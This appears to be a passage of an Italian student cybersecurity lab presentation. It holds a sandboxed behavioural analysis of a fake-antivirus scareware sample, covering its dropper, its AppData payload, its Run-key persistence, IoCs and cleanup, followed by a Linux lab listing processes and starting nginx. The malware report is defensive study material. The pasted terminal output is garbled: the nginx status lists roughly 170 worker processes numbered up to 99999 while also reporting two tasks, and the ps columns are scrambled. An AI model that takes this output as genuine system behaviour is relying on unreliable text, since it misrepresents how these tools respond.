



roguevector

</> ROGUEVECTOR </>

Build Week 3

Roguevector



Una presentazione Cyber

Author

SAMUELE BARBA

ANGELO DE SANTIS

TEGEGNE FAEL

LORENZO MANTONI

MICHEL DI VINCENZO

RAFFAELE EBOLI

ANTONIO GANGALE

Agenda

La Build week 3 ha presentato varie sfide che il nostro team di esperti è riuscito a portare a termine con successo e con la massima efficienza.



- Esercizio 1: Malware analysis
- Esercizio 2: Server Linux
- Esercizio 3: Navigare nel Filesystem Linux e Impostazioni dei Permessi Obiettivi
- Esercizio 4: Usare Wireshark per Esaminare il Traffico HTTP e HTTPS
- Esercizio 5: Anyrun
- Esercizio 6: Estrarre un Eseguibile da un PCAP
- Bonus 1: Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia
- Bonus 2: Isolare un Host Compromesso Usando la 5-Tupla
- Traccia Extra 1: Sorgente del malware
- Traccia Extra 2: Cracking di un buffer overflow



</> ROGUEVECTOR </>

Malware Analysis

ESERCIZIO 1

REPORT DI ANALISI MALWARE

In data odierna è stata condotta un'analisi dinamica comportamentale su un artefatto sospetto denominato **AdwereCleaner.exe**.

L'analisi ha confermato che il file è un **rogue software** (noto anche come "fake antivirus" o "scareware"), un malware che simula un'interfaccia di scansione legittima e visualizza falsi avvisi di infezione per indurre l'utente in inganno, il malware installa una copia di se stesso in una directory utente nascosta (**AppData**) e stabilisce un meccanismo di **persistenza** tramite il **registro di sistema** per avviarsi automaticamente ad ogni accesso dell'utente.

L'ambiente di analisi è stato mantenuto isolato dalla rete esterna per prevenire comunicazioni C2 (Command & Control), al termine dell'analisi, il sistema è stato bonificato con successo rimuovendo tutti i componenti malevoli identificati.

Preparazione dell'ambiente e sicurezza

Prima dell'esecuzione, la macchina virtuale (**FlareVM**) è stata isolata per prevenire la propagazione della minaccia o l'esfiltrazione di dati.

- **Isolamento di rete:** l'interfaccia di rete è stata configurata su **rete interna**, impedendo l'accesso a Internet e alla rete host.
- **Isolamento del file system:** le cartelle condivise tra host e guest sono state verificate come disabilitate o vuote.

Analisi comportamentale

Il campione è stato eseguito in ambiente controllato sotto il monitoraggio di strumenti quali **Process Monitor** e **Wireshark**.

ESECUZIONE E "DROPPING" DEL PAYLOAD


All'esecuzione del file originale **AdwereCleaner.exe**, il malware non ha eseguito le sue attività dannose direttamente dal processo principale. Ha invece agito da "dropper", estraendo ed eseguendo un secondo processo figlio da una posizione nascosta.

L'analisi dell'albero dei processi (**Process Tree**) ha rivelato la seguente catena di esecuzione:

- Processo padre: **AdwereCleaner.exe** (PID 7604)
- Processo figlio (payload): **6AdwCleaner.exe** (PID 4464), con nome interno "**AdwareBooC**".

Il payload è stato scritto ed eseguito dal percorso:

C:\Users\flarevm\AppData\Local\6AdwCleaner.exe



Process	Description	Image Path	Life Time	Company	Owner	Com
msedge.exe (5916)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (2316)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (7988)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (7984)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (1232)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (7040)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (4224)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (4012)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
msedge.exe (6940)	Microsoft Edge	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-ISOAN...	"C:\P
Wireshark.exe (7536)	Wireshark	C:\Program Files\...		The Wireshark de...	DESKTOP-ISOAN...	"C:\P
dumpcap.exe (7548)	Dumpcap	C:\Program Files\...		The Wireshark de...	DESKTOP-ISOAN...	"C:\P
conhost.exe (6168)	Console Window ...	C:\Windows\sys...		Microsoft Corporat...	DESKTOP-ISOAN...	??C
dumpcap.exe (2940)	Dumpcap	C:\Program Files\...		The Wireshark de...	DESKTOP-ISOAN...	"C:\P
conhost.exe (4732)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-ISOAN...	??C
AdwereCleaner.exe (7604)	AdwareBooC	C:\Users\flarevm\...		DESKTOP-ISOAN...	"C:\U	
6AdwCleaner.exe (4464)	Regedit.exe (8072)	Registry Editor	C:\Windows\vege...	Microsoft Corporat...	DESKTOP-ISOAN...	"C:\W

Interfaccia utente ingannevole

ADW CLEANER

Il processo figlio **6AdwCleaner.exe** ha generato un'interfaccia grafica che imita un software di sicurezza, mostrando immediatamente falsi messaggi di allerta (**"Infected! Clean now!"**) nel tentativo di spaventare l'utente.

Try Pitch

The screenshot shows a window titled "ADW CLEANER" with a green header bar containing the text "All done, please review results below". Below the header is a table listing four threats found by the fake cleaner:

	Threat Name	Malware Type	Danger Level	Location
1	WhenUSave	Adware	Medium	c:\Program files\save
2	Spyware Strike	Adware	High	c:\Program files\spywarestrike\fang
3	PSGuard	Spyware	Very High	c:\Documents and Settings\UserName
4	Ask Toolbar	Adware	Low	c:\Program files\Ask Toolbar

Infections Found: 13
Infections Cleanable: 13
Your PC is heavily infected! Clean now! ---->



AdwCleaner - Your one stop solution for Adware

Upgrade to the full version now!

This is the trial version of AdwCleaner, it can only scan threats but cannot remove them. To remove the found malware and clean your system, please buy the full version.

On sale now!

Only \$59,99

Normal price: \$89,99. Sale ending on: 10/12/2025

[After purchase your serial number will be E-mailed to you, click here to enter it.](#)



Navigation t

Meccanismo di persistenza

Per garantire la propria sopravvivenza al riavvio del sistema, il malware ha modificato il Registro di Sistema di Windows. Utilizzando i filtri di Process Monitor per le operazioni di scrittura nel registro (**RegSetValue**), è stato identificato il tentativo di creare una chiave di avvio automatico. La verifica manuale tramite l'Editor del Registro di Sistema (**regedit.exe**) ha confermato la presenza della chiave malevola:


- **Percorso chiave:**

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\Run

- **Nome valore:** AdwCleaner

- **Dati valore:** C:\Users\flarevm\AppData\Local\6AdwCleaner.exe

Questa modifica garantisce che il payload **6AdwCleaner.exe** venga eseguito automaticamente ogni volta che l'utente effettua il login.



Attività di rete

A causa dell'isolamento della rete, il malware non è stato in grado di stabilire comunicazioni con server esterni, l'analisi del traffico con Wireshark ha mostrato esclusivamente richieste DHCP Discover fallite provenienti dalla macchina virtuale, confermando l'efficacia dell'isolamento.

Indicatori di compromissione (IoC)

Tipo	Indicatore	Descrizione
Nome file	<u>AdwereCleaner.exe</u>	File dropper iniziale.
Nome file	<u>6AdwCleaner.exe</u>	Payload principale / Rogue software.
Percorso file	C:\Users\[Utente]\AppData\Local\6AdwCleaner.exe	Percorso di installazione del payload.
Chiave registro	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Posizione della persistenza.
Valore registro	Nome: AdwCleaner	La specifica voce di registro creata.
Nome interno	AdwareBooC	Nome interno rilevato nei metadati del processo.

Procedura di bonifica (Remediation)

Sulla base degli IoC identificati, è stata eseguita la seguente procedura per rimuovere la minaccia e le sue tracce dal sistema:

- **Terminazione processi:** chiusura dell'interfaccia utente del malware e verifica tramite Task Manager che il processo **6AdwCleaner.exe** e il relativo albero dei processi fossero terminati.
- **Rimozione persistenza:** eliminazione della chiave di registro AdwCleaner dal percorso **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** tramite **regedit.exe**.
- **Rimozione file (payload):** eliminazione del file **6AdwCleaner.exe** dalla directory **C:\Users\flarevm\AppData\Local**.
- **Rimozione file (dropper):** eliminazione del file originale **AdwereCleaner.exe** dal desktop. Dopo il riavvio del sistema, è stato verificato che il malware non si ripresentasse, confermando l'avvenuta bonifica.

Dopo il riavvio del sistema, è stato verificato che il malware non si ripresentasse, confermando l'avvenuta bonifica.



A screenshot of the Windows File Explorer interface. On the left, the navigation pane shows various system folders like Explorer, Ext, Feeds, FileAssocia, FileHistory, GameDVR, Group Policy, GrpConv, and Holographi. The main pane displays a table of registry keys:

Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab Zoomlt	REG_SZ	C:\Tools\sysinternals\Zoomlt64.exe

The ribbon bar at the top has tabs for File, Home, Share, View, and Search Tools. The Search tab is currently selected. The search bar contains the text "6adw - search-ms:displayname=Search%20Results%20in...". The search results pane below shows a list of locations: Downloads, Documents, Pictures, and Music. A message at the bottom states "No items match your search."



</> ROGUEVECTOR </>

Server Linux

ESERCIZIO 2

Report Server Linux

OBIETTIVO

In questo laboratorio, verrà usata la riga di comando Linux per identificare i server in esecuzione su un dato computer .

- Parte 1 Server
- Parte 2 Usare Telnet per Testare i Servizi TCP

Si inizia avviando la **VM CyberOps** ed entriamo come utente **analyst** e password **cyberops**.



Report Server Linux

OBIETTIVO

Apriamo il **cmd** e controlliamo tutti i processi attivi con il comando “**sudo ps -elf**”. Il comando **ps-elf** mostra tutti i processi del **sistema**, inclusi quelli appartenenti ad altri utenti, appartenenti a root, relativi ai servizi di sistema, gestiti da demoni che contengono **informazioni** sensibili (es. **parametri**, **path**, **chiavi**, **token**).

Linux non permette a un utente normale di vedere tutti i dettagli dei processi degli altri utenti per questo utilizziamo il comando con sudo.

```
[analyst@secOps ~]$ sudo ps -elf
[sudo] password for analyst:
Sorry, try again.
[sudo] password for analyst:
Sorry, try again.
[sudo] password for analyst:
F S UID          PID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S root          1     0  80    0 -  5500 do_epo 04:16 ?
1 S root          2     0  80    0 -  0 kthrea 04:16 ?
1 S root          3     2  80    0 -  0 kthrea 04:16 ?
1 I root          4     2  60   -20 -  0 rescue 04:16 ?
1 I root          5     2  60   -20 -  0 rescue 04:16 ?
1 I root          6     2  60   -20 -  0 rescue 04:16 ?
1 I root          7     2  60   -20 -  0 rescue 04:16 ?
1 I root          8     2  60   -20 -  0 rescue 04:16 ?
1 I root         12     2  80    0 -  0 worker 04:16 ?
1 I root         13     2  80    0 -  0 worker 04:16 ?
1 I root         14     2  60   -20 -  0 rescue 04:16 ?
1 S root         15     2  80    0 -  0 smpboo 04:16 ?
1 I root         16     2  58    - -  0 rcu_gp 04:16 ?
1 S root         17     2  58    - -  0 rcu_bo 04:16 ?
1 S root         18     2  80    0 -  0 kthrea 04:16 ?
1 S root         19     2  80    0 -  0 kthrea 04:16 ?
1 S root         20     2  40    - -  0 smpboo 04:16 ?
1 S root         21     2  9    - -  0 smpboo 04:16 ?
1 S root         22     2  80    0 -  0 smpboo 04:16 ?
1 S root         23     2  80    0 -  0 smpboo 04:16 ?
1 S root         24     2  9    - -  0 smpboo 04:16 ?
1 S root         25     2  40    - -  0 smpboo 04:16 ?
1 S root         26     2  80    0 -  0 smpboo 04:16 ?
1 I root         28     2  60   -20 -  0 worker 04:16 ?
1 I root         29     2  80    0 -  0 worker 04:16 ?
5 S root         31     2  80    0 -  0 devtmp 04:16 ?
1 I root         32     2  60   -20 -  0 rescue 04:16 ?
1 I root         33     2  80    0 -  0 rcu_ta 04:16 ?
1 I root         34     2  80    0 -  0 rcu_ta 04:16 ?
                                         00:00:00 /sbin/init
                                         00:00:00 [kthreadd]
                                         00:00:00 [pool_workqueue_release]
                                         00:00:00 [kworker/R-rcu_gp]
                                         00:00:00 [kworker/R-sync_wq]
                                         00:00:00 [kworker/R-kvfree_rcu_reclaim]
                                         00:00:00 [kworker/R-slub_flushwq]
                                         00:00:00 [kworker/R-netns]
                                         00:00:00 [kworker/u8:0-events_unbound]
                                         00:00:00 [kworker/u8:1-ipv6_addrconf]
                                         00:00:00 [kworker/R-mm_percpu_wq]
                                         00:00:00 [ksoftirqd/0]
                                         00:00:00 [rcu_preempt]
                                         00:00:00 [rcub/0]
                                         00:00:00 [rcu_exp_par_gp_kthread_worker/0]
                                         00:00:00 [rcu_exp_gp_kthread_worker]
                                         00:00:00 [migration/0]
                                         00:00:00 [idle_inject/0]
                                         00:00:00 [cpuhp/0]
                                         00:00:00 [cpuhp/1]
                                         00:00:00 [idle_inject/1]
                                         00:00:00 [migration/1]
                                         00:00:00 [ksoftirqd/1]
                                         00:00:00 [kworker/1:0H-events_highpri]
                                         00:00:00 [kworker/u9:0-events_unbound]
                                         00:00:00 [kdevtmpfs]
                                         00:00:00 [kworker/R-inet_frag_wq]
                                         00:00:00 [rcu_tasks_kthread]
                                         00:00:00 [rcu_tasks_rude_kthread]
```

Report Server Linux

OBIETTIVO

Avviamo il server **nginx** con il comando sudo per avere privilegi elevati.

```
[analyst@secOps ~]$ sudo systemctl start nginx
[analyst@secOps ~]$ sudo systemctl status nginx
● nginx.service - nginx web server
  Loaded: loaded (/usr/lib/systemd/system/nginx.service; disabled; preset: disabled)
  Active: active (running) since Tue 2025-12-09 04:32:11 EST; 11s ago
    Invocation: 32a80850a6ea47a08d016fbb8e10b46c
      Process: 832 ExecStart=/usr/bin/nginx (code=exited, status=0/SUCCESS)
        Main PID: 833 (nginx)
          Tasks: 2 (limit: 2332)
        Memory: 4.3M (peak: 4.7M)
          CPU: 18ms
        CGroup: /system.slice/nginx.service
                  └─833 "nginx: master process /usr/bin/nginx"
                    ├─834 "nginx: worker process"
                    ├─835 "nginx: worker process"
                    ├─836 "nginx: worker process"
                    ├─837 "nginx: worker process"
                    ├─838 "nginx: worker process"
                    ├─839 "nginx: worker process"
                    ├─840 "nginx: worker process"
                    ├─841 "nginx: worker process"
                    ├─842 "nginx: worker process"
                    ├─843 "nginx: worker process"
                    ├─844 "nginx: worker process"
                    ├─845 "nginx: worker process"
                    ├─846 "nginx: worker process"
                    ├─847 "nginx: worker process"
                    ├─848 "nginx: worker process"
                    ├─849 "nginx: worker process"
                    ├─850 "nginx: worker process"
                    ├─851 "nginx: worker process"
                    ├─852 "nginx: worker process"
                    ├─853 "nginx: worker process"
                    ├─854 "nginx: worker process"
                    ├─855 "nginx: worker process"
                    ├─856 "nginx: worker process"
                    ├─857 "nginx: worker process"
                    ├─858 "nginx: worker process"
                    ├─859 "nginx: worker process"
                    ├─860 "nginx: worker process"
                    ├─861 "nginx: worker process"
                    ├─862 "nginx: worker process"
                    ├─863 "nginx: worker process"
                    ├─864 "nginx: worker process"
                    ├─865 "nginx: worker process"
                    ├─866 "nginx: worker process"
                    ├─867 "nginx: worker process"
                    ├─868 "nginx: worker process"
                    ├─869 "nginx: worker process"
                    ├─870 "nginx: worker process"
                    ├─871 "nginx: worker process"
                    ├─872 "nginx: worker process"
                    ├─873 "nginx: worker process"
                    ├─874 "nginx: worker process"
                    ├─875 "nginx: worker process"
                    ├─876 "nginx: worker process"
                    ├─877 "nginx: worker process"
                    ├─878 "nginx: worker process"
                    ├─879 "nginx: worker process"
                    ├─880 "nginx: worker process"
                    ├─881 "nginx: worker process"
                    ├─882 "nginx: worker process"
                    ├─883 "nginx: worker process"
                    ├─884 "nginx: worker process"
                    ├─885 "nginx: worker process"
                    ├─886 "nginx: worker process"
                    ├─887 "nginx: worker process"
                    ├─888 "nginx: worker process"
                    ├─889 "nginx: worker process"
                    ├─890 "nginx: worker process"
                    ├─891 "nginx: worker process"
                    ├─892 "nginx: worker process"
                    ├─893 "nginx: worker process"
                    ├─894 "nginx: worker process"
                    ├─895 "nginx: worker process"
                    ├─896 "nginx: worker process"
                    ├─897 "nginx: worker process"
                    ├─898 "nginx: worker process"
                    ├─899 "nginx: worker process"
                    ├─900 "nginx: worker process"
                    ├─901 "nginx: worker process"
                    ├─902 "nginx: worker process"
                    ├─903 "nginx: worker process"
                    ├─904 "nginx: worker process"
                    ├─905 "nginx: worker process"
                    ├─906 "nginx: worker process"
                    ├─907 "nginx: worker process"
                    ├─908 "nginx: worker process"
                    ├─909 "nginx: worker process"
                    ├─910 "nginx: worker process"
                    ├─911 "nginx: worker process"
                    ├─912 "nginx: worker process"
                    ├─913 "nginx: worker process"
                    ├─914 "nginx: worker process"
                    ├─915 "nginx: worker process"
                    ├─916 "nginx: worker process"
                    ├─917 "nginx: worker process"
                    ├─918 "nginx: worker process"
                    ├─919 "nginx: worker process"
                    ├─920 "nginx: worker process"
                    ├─921 "nginx: worker process"
                    ├─922 "nginx: worker process"
                    ├─923 "nginx: worker process"
                    ├─924 "nginx: worker process"
                    ├─925 "nginx: worker process"
                    ├─926 "nginx: worker process"
                    ├─927 "nginx: worker process"
                    ├─928 "nginx: worker process"
                    ├─929 "nginx: worker process"
                    ├─930 "nginx: worker process"
                    ├─931 "nginx: worker process"
                    ├─932 "nginx: worker process"
                    ├─933 "nginx: worker process"
                    ├─934 "nginx: worker process"
                    ├─935 "nginx: worker process"
                    ├─936 "nginx: worker process"
                    ├─937 "nginx: worker process"
                    ├─938 "nginx: worker process"
                    ├─939 "nginx: worker process"
                    ├─940 "nginx: worker process"
                    ├─941 "nginx: worker process"
                    ├─942 "nginx: worker process"
                    ├─943 "nginx: worker process"
                    ├─944 "nginx: worker process"
                    ├─945 "nginx: worker process"
                    ├─946 "nginx: worker process"
                    ├─947 "nginx: worker process"
                    ├─948 "nginx: worker process"
                    ├─949 "nginx: worker process"
                    ├─950 "nginx: worker process"
                    ├─951 "nginx: worker process"
                    ├─952 "nginx: worker process"
                    ├─953 "nginx: worker process"
                    ├─954 "nginx: worker process"
                    ├─955 "nginx: worker process"
                    ├─956 "nginx: worker process"
                    ├─957 "nginx: worker process"
                    ├─958 "nginx: worker process"
                    ├─959 "nginx: worker process"
                    ├─960 "nginx: worker process"
                    ├─961 "nginx: worker process"
                    ├─962 "nginx: worker process"
                    ├─963 "nginx: worker process"
                    ├─964 "nginx: worker process"
                    ├─965 "nginx: worker process"
                    ├─966 "nginx: worker process"
                    ├─967 "nginx: worker process"
                    ├─968 "nginx: worker process"
                    ├─969 "nginx: worker process"
                    ├─970 "nginx: worker process"
                    ├─971 "nginx: worker process"
                    ├─972 "nginx: worker process"
                    ├─973 "nginx: worker process"
                    ├─974 "nginx: worker process"
                    ├─975 "nginx: worker process"
                    ├─976 "nginx: worker process"
                    ├─977 "nginx: worker process"
                    ├─978 "nginx: worker process"
                    ├─979 "nginx: worker process"
                    ├─980 "nginx: worker process"
                    ├─981 "nginx: worker process"
                    ├─982 "nginx: worker process"
                    ├─983 "nginx: worker process"
                    ├─984 "nginx: worker process"
                    ├─985 "nginx: worker process"
                    ├─986 "nginx: worker process"
                    ├─987 "nginx: worker process"
                    ├─988 "nginx: worker process"
                    ├─989 "nginx: worker process"
                    ├─990 "nginx: worker process"
                    ├─991 "nginx: worker process"
                    ├─992 "nginx: worker process"
                    ├─993 "nginx: worker process"
                    ├─994 "nginx: worker process"
                    ├─995 "nginx: worker process"
                    ├─996 "nginx: worker process"
                    ├─997 "nginx: worker process"
                    ├─998 "nginx: worker process"
                    ├─999 "nginx: worker process"
                    ├─9999 "nginx: worker process"
                    └─99999 "nginx: worker process"

Dec 09 04:32:11 secOps systemd[1]: Starting nginx web server...
Dec 09 04:32:11 secOps systemd[1]: Started nginx web server.
[analyst@secOps ~]$ █
```

Report Server Linux

OBIETTIVO

E ora ricontrolliamo i processi attivi questa volta utilizzando l'opzione `-ejH`

Infondo osserviamo che ci sono appunto i processi di **nginx**

Master process (root)

- **Ha PID = PGID = SID = 833**
- E il processo principale, avviato come root
- Gestisce:
- lettura configurazione
- apertura porte privilegiate (**80/443**)
- creazione dei worker

```
malyst@secOps ~]$ sudo ps -ejH
  PID  PGID   SID TTY      TIME CMD
    2      0     0 ?        00:00:00 kthreadd
    3      0     0 ?        00:00:00 pool_workqueue_release
    4      0     0 ?        00:00:00 kworker/R-rCU_gp
    5      0     0 ?        00:00:00 kworker/R-sync_wq
    6      0     0 ?        00:00:00 kworker/R-kvfree_rcu_reclaim
    7      0     0 ?        00:00:00 kworker/R-slub_flushwq
    8      0     0 ?        00:00:00 kworker/R-netns
   12      0     0 ?        00:00:00 kworker/u8:0-events_unbound
   13      0     0 ?        00:00:00 kworker/u8:1-ipv6_addrconf
   14      0     0 ?        00:00:00 kworker/R-mm_percpu_wq
   15      0     0 ?        00:00:00 ksoftirqd/0
   16      0     0 ?        00:00:00 rcu_preempt
   17      0     0 ?        00:00:00 rcu/0
   18      0     0 ?        00:00:00 rcu_exp_par_gp_kthread_worker/0
   19      0     0 ?        00:00:00 rcu_exp_gp_kthread_worker
   20      0     0 ?        00:00:00 migration/0
   21      0     0 ?        00:00:00 idle_inject/0
   22      0     0 ?        00:00:00 cpuhp/0
   23      0     0 ?        00:00:00 cpuhp/1
   24      0     0 ?        00:00:00 idle_inject/1
   25      0     0 ?        00:00:00 migration/1
   26      0     0 ?        00:00:00 ksoftirqd/1
   28      0     0 ?        00:00:00 kworker/1:0H-events_highpri
   29      0     0 ?        00:00:00 kworker/u9:0-events_unbound
   31      0     0 ?        00:00:00 kdevtmpfs
